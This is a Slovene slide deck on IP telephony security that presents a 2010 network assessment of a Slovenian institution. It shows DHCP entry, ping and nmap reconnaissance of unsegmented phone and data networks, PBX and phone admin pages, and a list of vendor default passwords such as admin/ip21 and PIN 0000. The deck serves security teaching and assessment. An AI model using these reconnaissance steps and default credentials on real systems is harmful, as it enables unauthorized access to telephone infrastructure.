

Network busters



Varnost IP telefonije

Matej Kovačič, Ferdinand Šteharnik, Gorazd Žagar

(CC) 2010, 2011, 2012

Delo je izdano pod Creative Commons licenco: "Priznanje avtorstva-Nekomercialno-Deljenje pod enakimi pogoji 2.5 Slovenija". Celotno pravno besedilo licence je dostopno na spletni strani: <http://creativecommons.org/licenses/by-nc-ša/2.5/si/legalcode>, ali na poštnem naslovu: Inštitut za intelektualno lastnino, Čufarjeva ulica 17, 1000 Ljubljana.

Slike: (CC) OpenClipArt.org, Matej Kovačič (osebni arhiv) in navedeni avtorji (C).

OPOZORILO:
“kids, don't try this at home”

**Primer: varnostni pregled VoIP omrežja
slovenske ustanove v letu 2010**


Vstop v omrežje



- > sudo dhclient eth0
- DHCP samodejno dodeli IP naslov; s tem smo povezani v telefonsko omrežje.

Bingo!

Problematika prehoda med različnimi podomrežji



Ločenost omrežij?

(v našem konkretnem primeru)

- Telefonsko in računalniško žično omrežje nista bila ločena, brezžično omrežje pa je bilo ustrezno ločeno.
- Iz telefonskega omrežja je bilo mogoče pingati računalnike v računalniškem omrežju, celo glavni posredniški strežnik (deloval je tudi DNS resolving):

```
> ping proxy.*.si
```

```
PING proxy.*.si (xxx.xxx.xxx.xxx) 56(84) bytes of data.
```


```
64 bytes from xxx.xxx.xxx.xxx: icmp_req=1 ttl=122 time=5.23 ms
```

```
^C64 bytes from xxx.xxx.xxx.xxx: icmp_req=2 ttl=122 time=2.71 ms
```

```
--- proxy.*.si ping statistics ---
```

```
2 packets transmitted, 2 received, 0% packet loss, time 5011ms
```

```
rtt min/avg/max/mdev = 2.717/3.976/5.236/1.261 ms
```



Bingo!

Ločenost omrežij?

- Prav tako je bilo mogoče pingati računalnike v lokalnem omrežju (npr. 10.3.190.xxx). Mogoče pa je bilo tudi obratno – pinganje iz lokalnega računalniškega omrežja v telefonsko omrežje:

```
C:\>ping 10.254.60.43
```

```
Preverjanje dosegljivosti 10.254.60.43 z 32 B podatkov:
```

```
Odgovor od 10.254.60.43: bajtov=32 čas = 4ms TTL=57
```

```
Odgovor od 10.254.60.43: bajtov=32 čas = 3ms TTL=57
```

```
Odgovor od 10.254.60.43: bajtov=32 čas = 5ms TTL=57
```


```
Odgovor od 10.254.60.43: bajtov=32 čas = 3ms TTL=57
```

```
Statistika preverjanja dosegljivosti za 10.254.60.43:
```

```
  Paketov: Poslanih = 4, Prejetih = 4, Izgubljenih = 0 (0% izguba),
```

```
Povprečni čas v milisekundah:
```

```
  Minimum = 3ms, Maksimum = 5ms, Povprečje = 3ms
```



Ločenost omrežij?

- Ping računalnikov iz celotnega WAN omrežja:

Pinging 10.3.190.50 with 32 bytes of data:

Reply from 10.3.190.50: bytes=32 time=3ms TTL=121

Reply from 10.3.190.50: bytes=32 time=3ms TTL=121

...


- Ping *telefonov* iz celotnega WAN omrežja:

Pinging 10.254.60.50 with 32 bytes of data:

Reply from 10.254.60.50: bytes=32 time=3ms TTL=57

Reply from 10.254.60.50: bytes=32 time=3ms TTL=57


...



Pregled telefonskega omrežja

- Pregled telefonskega omrežja smo opravili s programom *nmap*. V nadaljevanju podajamo nekatere najbolj zanimive rezultate. Pregled razkrije tudi koliko telefonov je vključenih v omrežje, njihove IP ter MAC naslove ter razkrije nekaj podrobnosti o telefonskem sistemu.

> sudo nmap 10.254.60.1/24



Pregled telefonskega omrežja

Prehod:

Nmap scan report for 10.254.60.1

Host is up (0.0021s latency).

All 1000 scanned ports on 10.254.60.1 are filtered

MAC Address: 00:19:56:21:EF:80 (Cisco Systems)

Web Management za omrežno stikalo (zahteva prijavo):

Nmap scan report for 10.254.60.2

Host is up (0.073s latency).

Not shown: 999 filtered ports

PORT	STATE	SERVICE
------	-------	---------

443/tcp	open	https
---------	------	-------



MAC Address: 00:1C:10:F4:07:DA (Cisco-Linksys)

Pregled telefonskega omrežja

Web Management za omrežno stikalo (zahteva prijavo):

Nmap scan report for 10.254.60.3

Host is up (0.064s latency).

Not shown: 998 filtered ports

PORT STATE SERVICE

80/tcp open http

443/tcp open https

MAC Address: 00:1C:10:F3:8D:82 (Cisco-Linksys)



Oglednik digitalnega potrdila: "Intelligent Switch"

Splošno Podrobnosti

Tega digitalnega potrdila ne morem preveriti, kajti izdajatelju ne zaupam.

Izdano za:

Splošno ime (CN):	Intelligent Switch
Organizacija (O):	Internet Widgits Pty Ltd
Organizacijska enota (OU):	<Ni del digitalnega potrdila>
Serijska številka	00

Izdajatelj:

Splošno ime (CN):	Intelligent Switch
Organizacija (O):	Internet Widgits Pty Ltd
Organizacijska enota (OU):	<Ni del digitalnega potrdila>

Veljavnost

Izdan dne	16. 07. 2003
Preteče dne	13. 07. 2013

Prstni odtisi

Prstni odtis SHA1	31:A7:45:09:5E:93:F0:FA:E2:48:B5:F7:B1:B5:AD:11:94:54:10:4C
Prstni odtis MD5	75:4C:77:69:60:C8:5E:08:61:44:EC:4C:B5:C8:0B:69

Nepreverjena povezava-Mozilla Firefox

Datoteka Urejanje Pogled Zgodovina Zaznamki Orodja Pomoč

https://10.254.60.3/

RtpDumpScript - The Wir... UCSniff IP Video Sniffer oxid.it - Cain & Abel Nalaganje...

Če se na to stran ponavadi povezujete brez težav, jo morda kdo poskuša oponašati, zato vam nadaljevanje odsvetujemo.

Avtentikacija

https://10.254.60.3 zahteva uporabniško ime in geslo. Stran sporoča: "Web Management"

Uporabniško ime:

Geslo:

Prekliči V redu

Dodaj izjemo...

Pregled telefonskega omrežja

Tiptel Innovaphone PBX:

Nmap scan report for 10.254.60.9

Host is up (0.0015s latency).

Not shown: 997 closed ports

PORT	STATE	SERVICE
------	-------	---------

80/tcp	open	http
--------	------	------



389/tcp	open	ldap
---------	------	------

2049/tcp	open	nfs
----------	------	-----

MAC Address: 00:90:33:04:1E:D9 (Innovaphone AG)

A starburst graphic with a jagged, multi-pointed border, filled with a light orange color. The word "Bingo!" is written in a bold, red, sans-serif font across the center of the starburst.

Bingo!

Vstop

10.254.60.9: tiptel innovaphone 21-Mozilla Firefox

Datoteka Urejanje Pogled Zgodovina Zaznamki Orodja Pomoč

http://10.254.60.9/

RtpDumpScript - The Wir... UCSniff IP Video Sniffer oxid.it - Cain & Abel 10.254.60.9: tiptel innova...

tiptel innovaphone 21 Gateway

- Diagnostics
 - Info
 - Log
 - Trace
- Gateway
 - Config show
 - IP Interfaces
 - IP Routing
 - Ping
- Administration
 - Licenses
 - Config save (all)
 - Config save (config)
 - Config save (LDAP)

Info

Version	V5.01 sp3 IP21[06-5977], Bootcode[322], HW[109] 2048/8192
Serialno	00-90-33-04-1e-d9
Coder	2 channels
HDLC	0 channels
Sync source	-
SNTP Server	0.0.0.0
LDAP Replication	off
Localtime	**.*.*.* **:*
Uptime	43d 2h 43m 8s
Relay Licenses	
PBX Licenses	

10.254.60.9

RtpDumpScript - The Wir... UCSniff IP Video Sniffer oxid.it - Cain & Abel Nalaganje...

tiptel innovaphone 21 Gateway

Info

Version	V5.01 sp3 IP21[06-5977], Bootcode[322], HW[109] 2048/8192
Localtime	**.*.*.* **:*
Uptime	43d 2h 43m 8s

Avtentikacija

http://10.254.60.9 zahteva uporabniško ime in geslo. Stran sporoča: "IP21-04-1e-d9"

Uporabniško ime:

Geslo:

Prekliči V redu

Vstop

Google: "Tiptel Innovaphone 21"

The screenshot shows a web browser window with a search result for 'Tiptel Innovaphone 21'. The search result includes a title 'Article Details - Swyx: Unif...', a sub-heading 'Information', and a list of instructions for starting the configuration window. The instructions are:

- Click **Gateway Config** (or 'Administration: Config edit' until firmware 4.00 rc1)
- Login using default user/password (admin/ip21)
- Choose **Config/IP Interfaces/Ethernet Interface**
- Set **DHCP Mode to Client**

The search result also includes a table of device configurations. A red arrow points to the 'Innovaphone IP20' row in the table.

Infosmart	SOHO router		HTTP	admin	0
Innovaphone	IP20		Multi	admin	ipP20
Innovaphone	IP3000		Multi	admin	ip3000
Innovaphone	IP400		Multi	admin	ip400
Integral Technologies	RemoteView	4	Console	Administrator	letmein
Integrated Networks	IP Phone	IN1002	HTTP	Administrator	19750407

Vstop

The image shows a web browser window with the address bar set to `http://10.254.60.9/`. The page displays the configuration for a 'tiptel innovaphone 21 Gateway'. The left sidebar contains a menu with the following items:

- Diagnostics
 - Info
 - Log
 - Trace
 - Config show
 - IP Interfaces

The main content area shows the following text:

```
V5.01 sp3 IP21[06-5977], Bootcode[322], HW[109] 2048/8192
IP21-04-1e-d9

end of
reset-
ok
```

Below this text, the 'IP Routing table' is displayed as follows:

net addr	net mask	gateway	interface	state
255.255.255.255	255.255.255.255	255.255.255.255	local	Up
10.254.60.9	255.255.255.255	0.0.0.0	local	Up
10.254.60.63	255.255.255.255	255.255.255.255	ETH0	Up
10.254.60.0	255.255.255.192	0.0.0.0	ETH0	Up
127.0.0.0	255.0.0.0	127.0.0.1	local	Up
224.0.0.0	224.0.0.0	224.0.0.0	ETH0	Up
default	out	10.254.60.1	ETH0	Up

Pregled telefonskega omrežja

SIP prehod (morda celo SIP proxy):

Starting Nmap 5.21 (<http://nmap.org>) at 2010-11-30 10:03 CET

Nmap scan report for 10.254.255.231

Host is up (0.0030s latency).

Not shown: 764 filtered ports, 233 closed ports

PORT STATE SERVICE

1720/tcp open H.323/Q.931

5060/tcp open sip

20005/tcp open btx

> telnet 10.254.60.9 2049

Trying 10.254.60.9...

Connected to 10.254.60.9.

Escape character is '^]'.
user:

password:

Pregled telefonskega omrežja

IP telefoni:

Nmap scan report for 10.254.60.8

Host is up (0.00087s latency).

Not shown: 999 filtered ports

PORT STATE SERVICE

80/tcp open http

MAC Address: 00:07:3B:E1:DF:82 (Tenovis GmbH & Co KG)

Nmap scan report for 10.254.60.43

Host is up (0.00070s latency).

Not shown: 999 filtered ports



PORT STATE SERVICE

80/tcp open http

MAC Address: 00:04:0D:F5:09:6A (Avaya)

Skeniranje je pokazalo, da je v omrežje vključeno 26 telefonov Avaya in 3 telefoni Tenovis GmbH & Co KG (podjetje, ki se je leta 2004 pripojilo k Avayi).

Pregled telefonskega omrežja




Pregled telefonskega omrežja

5xx_IE.book

Pogled Pojdi Pomoč

Naslednja 62 (62 od 175) 85%

conventions	62
rsion an...	62
Software	63
unication	66
	68
	69
ebTermi...	69
Change...	69
indow	70



Scroll to the

1 ... 9 Enter a new PIN.

Scroll to the Password repeat menu item.

1 ... 9 Re-enter PIN.

Press the "Save" softkey. This saves the new setting.

Note:

In order to save a change in the 802.1X credentials, you must always enter the old password at the same time. However, the new password must not be the same as the old one. **The default password is "0000".**

Pregled telefonskega omrežja

The screenshot displays a web browser window titled "Tenovis WebTerminal-Mozilla Firefox" with the address bar showing "http://10.254.60.43/index.html". The page content includes the "AVAYA" logo and a "WebTerminal" section with a PIN input field (masked as "****"), a "Status Connected" indicator, and an "Abort" button. A "T3IP WebTerminal : mainmenu" dialog box is overlaid, showing system information: Own call number: 5711, MAC address: 00-04-0d-f5-09-6a, Application file: T112_Sp3.bin, and Boot-file: T100. It also features buttons for "Bootline", "Registration & admission", "IP audio settings", "Send data", and "Cancel". A terminal window titled "matej@cryptopia: ~" is open in the foreground, showing the execution of the command "nmap 10.254.60.43". The terminal output reports: "Starting Nmap 5.21 (http://nmap.org) at 2010-11-17 17:42:30 CEST", "Nmap scan report for 10.254.60.43", "Host is up (0.0014s latency).", "Not shown: 999 filtered ports", "PORT STATE SERVICE", "80/tcp open http", and "Nmap done: 1 IP address (1 host up) scanned in 5.40s". The system tray at the bottom shows the date and time as "pon 29. nov, 17:42" and the user "matej".

Pregled telefonskega omrežja

The image displays three overlapping windows from the T3IP WebTerminal interface:

- T3IP WebTerminal : Registration & Admissio**
 - Default Gatekeeper IP-address: 10.254.255.231
 - Alternativ Gatekeeper 1 IP Adres: 0.0.0.0
 - Alternativ Gatekeeper 2 IP Adres: 0.0.0.0
 - Gatekeeper list table with columns Name and IP-address, and an Add button.
- T3IP WebTerminal : IP audio settings**
 - No wideband for 9620
 - Codec: G.711A, Delay (ms): 20
 - Priority 1: G.711A, Value: 46
 - Priority 2: G.729A, Value: 30
 - QoS Signaling: Value: 34
 - Buttons: Accept, Last settings
- T3IP WebTerminal : Bootline**
 - DHCP:
 - Phone network name: Tenovis_IPT, f5-09-6a, Append MAC:
 - Bootline: IP-address: 10.254.60.43, Subnet mask: 255.255.255.192, Gateway IP-address (option): 10.254.60.1
 - Buttons: Accept, Last settings

T3IP WebTerminal : mainmenu

Own call number: **5711**
MAC address: 00-04-0d-f5-09-6a
Application file: T112_Sp3.bin
Boot- file: T100

Buttons: Bootline, Registration & admission, IP audio settings

Status: Data unchanged
Status: Data unchanged
Status: Data unchanged



VoIP Manager active: Configuration access limited!

